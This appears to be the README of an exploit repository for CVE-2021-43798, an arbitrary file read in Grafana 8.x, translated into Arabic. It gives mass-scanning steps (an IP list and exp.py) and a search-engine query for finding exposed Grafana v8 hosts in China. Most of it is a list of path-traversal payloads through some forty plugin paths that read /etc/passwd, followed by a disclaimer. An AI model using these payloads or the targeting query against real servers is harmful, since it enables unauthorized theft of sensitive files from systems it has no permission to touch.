 asaotomo/cve-2021-43798-grafana-exp
Grafana v8.* أداة الكشف الجماعي عن ثغرة قراءة الملفات التعسفية: هذه الثغرة حالياً هي ثغرة من نوع 0-day، يمكن للمهاجم غير المصرح له استغلال هذه الثغرة للحصول على ملفات حساسة من الخادم.

Grafana عبارة عن حزمة تحليل وتصور مفتوحة المصدر. تُستخدم غالبًا لتصور بيانات السلاسل الزمنية للبنية التحتية وتحليل التطبيقات، كما تُستخدم في مجالات أخرى متنوعة بما في ذلك أجهزة الاستشعار الصناعية، وأتمتة المنازل، والطقس، والتحكم في العمليات. توجد ثغرة قراءة ملفات عشوائية في الإصدار 8.*، وهي ثغرة من نوع 0day، تمكن المهاجمين غير المصرح لهم من استغلالها للحصول على ملفات حساسة من الخادم.
app="Grafana" && country="CN" && body="v8."
1. ضع عناوين IP المراد فحصها في ملف ip.txt
2. قم بتشغيل python3 exp.py

/public/plugins/alertlist/../../../../../../../../etc/passwd

/public/plugins/annolist/../../../../../../../../etc/passwd
/public/plugins/barchart/../../../../../../../../etc/passwd
/public/plugins/cloudwatch/../../../../../../../../etc/passwd
/public/plugins/dashlist/../../../../../../../../etc/passwd
/public/plugins/elasticsearch/../../../../../../../../etc/passwd
/public/plugins/graph/../../../../../../../../etc/passwd
/public/plugins/graphite/../../../../../../../../etc/passwd
/public/plugins/heatmap/../../../../../../../../etc/passwd
/public/plugins/influxdb/../../../../../../../../etc/passwd
/public/plugins/mysql/../../../../../../../../etc/passwd
/public/plugins/opentsdb/../../../../../../../../etc/passwd
/public/plugins/pluginlist/../../../../../../../../etc/passwd
/public/plugins/postgres/../../../../../../../../etc/passwd
/public/plugins/prometheus/../../../../../../../../etc/passwd
/public/plugins/stackdriver/../../../../../../../../etc/passwd
/public/plugins/table/../../../../../../../../etc/passwd
/public/plugins/text/../../../../../../../../etc/passwd
/public/plugins/grafana-azure-monitor-datasource/../../../../../../../../etc/passwd
/public/plugins/bargauge/../../../../../../../../etc/passwd
/public/plugins/gauge/../../../../../../../../etc/passwd
/public/plugins/geomap/../../../../../../../../etc/passwd
/public/plugins/gettingstarted/../../../../../../../../etc/passwd
/public/plugins/histogram/../../../../../../../../etc/passwd
/public/plugins/jaeger/../../../../../../../../etc/passwd
/public/plugins/logs/../../../../../../../../etc/passwd
/public/plugins/loki/../../../../../../../../etc/passwd
/public/plugins/mssql/../../../../../../../../etc/passwd
/public/plugins/news/../../../../../../../../etc/passwd
/public/plugins/nodeGraph/../../../../../../../../etc/passwd
/public/plugins/piechart/../../../../../../../../etc/passwd
/public/plugins/stat/../../../../../../../../etc/passwd
/public/plugins/state-timeline/../../../../../../../../etc/passwd
/public/plugins/status-history/../../../../../../../../etc/passwd
/public/plugins/table-old/../../../../../../../../etc/passwd
/public/plugins/tempo/../../../../../../../../etc/passwd
/public/plugins/testdata/../../../../../../../../etc/passwd
/public/plugins/timeseries/../../../../../../../../etc/passwd
/public/plugins/welcome/../../../../../../../../etc/passwd
/public/plugins/zipkin/../../../../../../../../etc/passwd
هذه الأداة مخصصة فقط لمختبرات الأمن لإجراء فحوصات أمنية داخلية. لا يتحمل المؤلف أي مسؤولية عن أي إساءة استخدام من قبل المستخدمين. يجب على المستخدمين الالتزام بالقوانين المحلية. لا يجوز استخدام هذا البرنامج للأغراض التجارية، فهو مخصص فقط للتعلم والتبادل.







